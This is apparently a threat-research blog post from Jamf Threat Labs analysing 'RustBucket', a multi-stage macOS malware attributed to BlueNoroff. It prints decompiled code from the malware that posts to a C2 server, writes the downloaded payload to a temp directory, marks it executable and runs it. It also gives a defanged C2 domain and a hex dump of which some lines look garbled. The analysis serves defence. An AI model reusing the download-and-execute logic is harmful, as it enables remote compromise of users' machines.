BlueNoroff APT group targets macOS with 'RustBucket' Malware


April 21, 2023 by Jamf Threat Labs

Learn about the macOS malware variant discovered by Jamf Threat Labs named 'RustBucket'. What it does, how it works to compromise macOS devices, where it comes from and what administrators can do to protect their Apple fleet.

By Ferdous Saljooki and Jaron Bradley

Jamf Threat Labs has discovered a macOS malware family that communicates with command and control (C2) servers to download and execute various payloads. We track and protect against this malware family under the name 'RustBucket' and suspect it to be attributed to a North Korean, state-sponsored threat actor. The APT group called BlueNoroff is thought to act as a sub-group to the well-known Lazarus Group and is believed to be behind this attack. This attribution is due to the similarities noted in a Kaspersky blog entry documenting an attack on the Windows side. These similarities include malicious tooling on macOS that closely aligns with the workflow and social engineering patterns of those employed in the campaign.

Stage-One

The stage-one malware (0be69bb9836b2a266bfd9a8b93bb412b6e4ce1be) was discovered while performing normal hunting routines for compiled AppleScript applications that contained various suspicious commands. Among our results, we identified a suspicious AppleScript file titled main.scpt contained within an unsigned application named Internal PDF Viewer.app. It should be noted that we have no reason to believe this application is allowed to execute without the user manually overriding Gatekeeper.

Internal PDF Viewer

Application
Version 1.0
com.apple.ScriptEditor.id.asc
Intel — 64-bit
Copyright —
277 KB
Last modified Mar 16, 2023 at 10:28:46 PM

App Sandbox ⊖ Not enabled
Hardening ⊖ Not enabled
Notarization ⊖ None detected
Gatekeeper ⊖ Can't evaluate
Signed By ❌ No signature

Open With Apparency

The directory structure for the stage-one dropper is shown below. As with all compiled AppleScript applications, the primary app code is within the `main.scpt` file, located within the `/Contents/Resources/Scripts/` directory.

Although the AppleScript was compiled, we were able to extract its contents by loading it into the macOS Script Editor application. When launched, the dropper executes the code seen below:

The stage-one simply executes various `do shell script` commands to download the stage-two from the C2 using `curl`. The malware writes and extracts the contents of the zip file to the `/Users/Shared/` directory and executes the stage-two application also named `Internal PDF Viewer.app`. By breaking up the malware into several components or stages, the malware author makes analysis more difficult, especially if the C2 goes offline. This is a clever but common technique used by malware authors to thwart analysis.

At the time of our analysis, both the stage-one and stage-two components of this malware were undetected on VirusTotal.

Stage-Two

Although the stage-two (ca59874172660e6180af2815c3a42c85169aa0b2) application name and icons look very similar to stage-one, the directory structures are different and there is no use of AppleScript in the latter. The application version, size and bundle identifier — `com.apple.pdfViewer` — are also notably different, masquerading as a legitimate Apple bundle identifier. This application is signed with an ad-hoc signature as well.

The application layout is that of a much more traditional app and is written in Objective-C.

When the `Internal PDF Viewer` application is launched, the user is presented with a PDF viewing application where they can select and open PDF documents. The application, although basic, does actually operate as a functional PDF viewer. A task that isn't overly difficult using Apple's well-built PDFKit Framework.

Upon execution, the application does not perform any malicious actions yet. In order for the malware to take the next step and communicate with the attacker, the correct PDF must be loaded. We were able to track down a malicious PDF (7e69cb4f9c37fad13de85e91b5a05a816d14f490) we believe to be tied to this campaign, as it meets all the criteria in order to trigger malicious behaviors.

For example, when the malicious PDF is double-clicked from within Finder the user will see the following:

This minimal message informs the user that they must open the PDF using the necessary application in order to see the full details.

When opened within the malicious PDF viewer, the user will see a document (9 pages in total) that shows a venture capital firm that is interested in investing in different tech startups. From what we can tell, the PDF was created by taking the website of a small but legitimate venture capital firm and putting it into PDF format.

It should be noted here that earlier, the stage-one dropper reached out to cloud[.]dnx[.]capital, thus keeping on theme with the disguise of a venture capital firm.

This PDF viewer technique used by the attacker is a clever one. At this point, in order to perform analysis, not only do we need the stage-two malware but we also require the correct PDF file that operates as a key in order to execute the malicious code within the application.

So, how is the malware displaying a different PDF than the one loaded by the user?

To answer this, we take a closer look into some of the functions within the app. Most notably, we see one titled `viewPDF` as part of the `PEPWindow` class. This function seeks to a specific offset within the loaded PDF to check for a specific blob of data. If the expected data is present, a function called `_encrypt_data` is invoked, which, ironically runs code to decrypt the blob and produce a new PDF. It does this using a hardcoded 100-byte XOR key which can be found in the `__CONST` data of the executable.

This newly decrypted PDF is then displayed to the user in the application, providing the illusion that this app was truly necessary in order to view the full details of the PDF.

Since the embedded PDF file is loaded directly into the viewer, it is never written to the disk. Using a disassembler — such as Hopper — we can extract it by placing a breakpoint on the return in the `encrypt_data` function.

If analyzing the ARM executable (as opposed to the Intel executable), we can print the `$x0` register which gives us all the bytes of the decrypted blob. Saving these bytes into a file will also reveal the inner PDF file.

```
po $x0
<25504446 2d312e35 0d0a25b5 b5b5b50d 0a312030 206f626a 0d0a3c3c 2f547970 652f4361 74616c6f 672f5061 67657320 32203020 522f4c61 6e672865 6e2d5553 29202f53 74727363
74547265 65526f6f 74203632 20302052 2f4d6172 6b496e66 6f3c3c2f 4d61726b 65642074 7275653e 3e3e3e0d 0a656e64 6f626a0d 0a322030 206f626a 0d0a3c3c 2f547970 652f5061
6765732f 4b696473 5b203330 30205220 31332030 20522033 20302052 20343420 30205220 34372030 20522035 20302030 52203536 20302052
20353920 3020525d 203e3e0d 0a656e64 6f626a0d 0a332030 206f626a 0d0a3c3c 2f547970 652f5061 652f5f50 6172656e 74203220 3020522f 5265736f 75726365 733c3c2f 584f626a
6563743c 3c2f496d 61676535 20352030 20522f49 6d616765 36203630 2052202f 49532e3e f20203220 20302031 20302052 2f46753 39203920 3020523e 3e2f466f
6e743c3c 2f463120 37203020 522f4632 20313120 3020523e 3e2f5072 6f635365 745b2f50 44462f54 6578742f 496d6167 65422f49 6d616765 432f496d 61676549 5d203e3e 2f4d6564
6961426f 785b2030 20302036 31322037 32305d20 2f436f6e 74656e74 73203420 3020522f 47726f75 703c3c2f 54797065 2f47726f 75702f53 20303e3e 2e2f5072 6f63536574
5b2f5044 46203e3e 3e2f4c65 6e677468 20333933 3e3e3e0d 0a737472 65616d20 616d0d0a 789cb594 4f4b0331 10c5ef81 7c8739aa 87d99949 267fa078 b0d552a1 a0b6e041 3c88d49e aaa8df1f cc6eab5d
da5a2bae 97dd6593 ccfbbd97 49a0ba82 5eaf1af7 4703a0d3 53381bf4 a11a4e02 ccdfad79 b5868090 88c47bf6 1058200a c1dbcc9a db1378b6 26b04299 024e05eb 2f8ea9bc 1f17d654
a3c5c37c a6307881 6b6be07c dc076869 f14aab96 a8058872 294e3b24 cea6a5d8 05037b94 a8307db2 861b4d06 17901442 24f46560 d1947285 939043a1 297f33bc cdcbf2e1 24378676
8cdf0cad b93b82e3 7b985e5a 735ec476 e14a17b8 aa8a2142 50c22cfb 780fc5fc 134dc819 937648b3 159a5b87 b6dc29f5 8a9440a9 5166cee8 e2af76fa ff58fd01 ace93056 918c3196
02119deb 0cf60b8c 83d421ac c05c122c 67700dd6 36a59ba6 7e58bbaf 774b1c65 ae8fa10b 475ba6d4 37cf55d8 9430c56f 3c85ed8d dab7f4d3 92a2ecea 28d684be 4b476dd4 d8466d12
9425a82c 1b4adad9 73168cch cb3487fa ab5992ea 49eheb94 e9bhfb34 6dc6e263 6eh4ca41 17745b89 c82a8076 24ac8ca1 6ef950f7 6f578dfb 01df643b bb0d0a65 6e647374 7265616d
```

Stage-Two Communication

So far we've decoded the PDF file that is embedded within the original PDF file, but as we stated earlier, this is the point where the malware will also phone home to the attacker. Much like the inner PDF document, the attacker's C2 is also XOR encoded within the original PDF. This is why we see the `encrypt_data` function run a second time. The following bytes are passed to it which can be found towards the bottom of the original PDF document.

This time when the `encrypt_data` function runs using the same hardcoded XOR key as before, it returns the following:

After the embedded PDF has been displayed to the user and the URL has been de-obfuscated, the malware then calls a function titled `_downAndExecute` and makes a POST request to a C2 server to presumably retrieve and execute a stage-three payload.

In the `_downAndExecute` function shown below, we can see the various parameters being set in order to initiate an `HTTP`request.

```
var_30 = objc_autoreleasePoolPush();
rax = [[NSMutableURLRequest alloc] initWithURL:[NSURL URLWithString:r15]];
r12 = rax;
if (rax != 0x0) {
        [r12 setHTTPBody:[@"pw" dataUsingEncoding:0x4]];
        [r12 setHTTPMethod:@"POST"];
        [r12 setValue:@"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)" forHTTPHeaderField:@"User-Agent"];
        rax = [NSURLSession sharedSession];
        var_A8 = *__NSConcreteStackBlock;
        *(&var_A8 + 0x8) = 0xffffffffc2000000;
        *(&var_A8 + 0x10) = ___downAndExecute_block_invoke;
        *(&var_A8 + 0x18) = ___block_descriptor_56_e8_32o40r48r_e46_v32?0"NSData"8"NSURLResponse"16"NSError"24l;
        *(&var_A8 + 0x20) = r15;
        *(&var_A8 + 0x28) = r13;
        *(&var_A8 + 0x30) = r14;
        rax = [rax dataTaskWithRequest:r12 completionHandler:&var_A8];
        [rax resume];
        while (*(int8_t *)(var_48 + 0x18) == 0x0) {
                xmm0 = intrinsic_movsd(xmm0, *double_value_0_5);
                [NSThread sleepForTimeInterval:rdx];
        }
        [r12 release];
}
objc_autoreleasePoolPop(var_30);
```

The malware also creates a new thread and sleeps before making the `POST` request again in a loop until an HTTP 200 response is returned.

Unfortunately, at the time of our analysis, the server was not responding with the necessary message.

We have however managed to discover a new URL on the same domain that is hosting a Mach-O executable that we believe to be the new location of the final payload.

If the stage-two dropper succeeds in downloading the stage-three payload, we can view the next actions within the `downAndExecute_block_invoke`.

```
loc_100001fa4:
    NSTemporaryDirectory();
    _objc_msgSend$timeIntervalSinceReferenceDate();
    _objc_msgSend$stringWithFormat:();
    r20 = _objc_msgSend$stringByAppendingPathComponent:();     1
    r0 = _objc_msgSend$writeToFile:options:error:();
    if (0x0 != 0x0) goto .l1;

loc_100002010:
    objc_alloc();
    r0 = _objc_msgSend$init();
    if (r0 == 0x0) goto .l1;

loc_100002024:
    r21 = r0;
    _objc_msgSend$numberWithInt:();
    _objc_msgSend$setObject:forKey:();                         2
    _objc_msgSend$defaultManager();
    r0 = _objc_msgSend$setAttributes:ofItemAtPath:error:();
    if (0x0 != 0x0) goto .l1;

loc_100002078:
    [r21 release];
    objc_alloc();
    _objc_msgSend$init();
    _objc_msgSend$arrayWithObjects:();
    _objc_msgSend$setArguments:();                             3
    _objc_msgSend$setLaunchPath:();
    _objc_msgSend$launch();
    r0 = [r21 release];
    *(int8_t *)(*(*(r19 + 0x28) + 0x8) + 0x18) = 0x1;
    goto loc_1000020e0;

loc_1000020e0:
    *(int8_t *)(*(*(r19 + 0x30) + 0x8) + 0x18) = 0x1;
    return r0;

.l1:
    return r0;
}
```

The aforementioned image shows the following steps taking place if the C2 responds:

1. The malware creates a temporary directory and writes the received file to that temporary directory. The name of that malicious file will be the current mach timestamp (the number of seconds since midnight January 1st, 2001). An example file path would look like this:

   `<strong>/</strong>var/folders/g6/w3s4hg8n57sgfjl4xgrhjs_w0000gn/T/703517604263`

2. Executable permissions are assigned to the new file.
3. The program arguments are set and the file is executed. The set argument is that of the attacker C2 decoded from this stage two payload. The stage-three will go on to use this value.
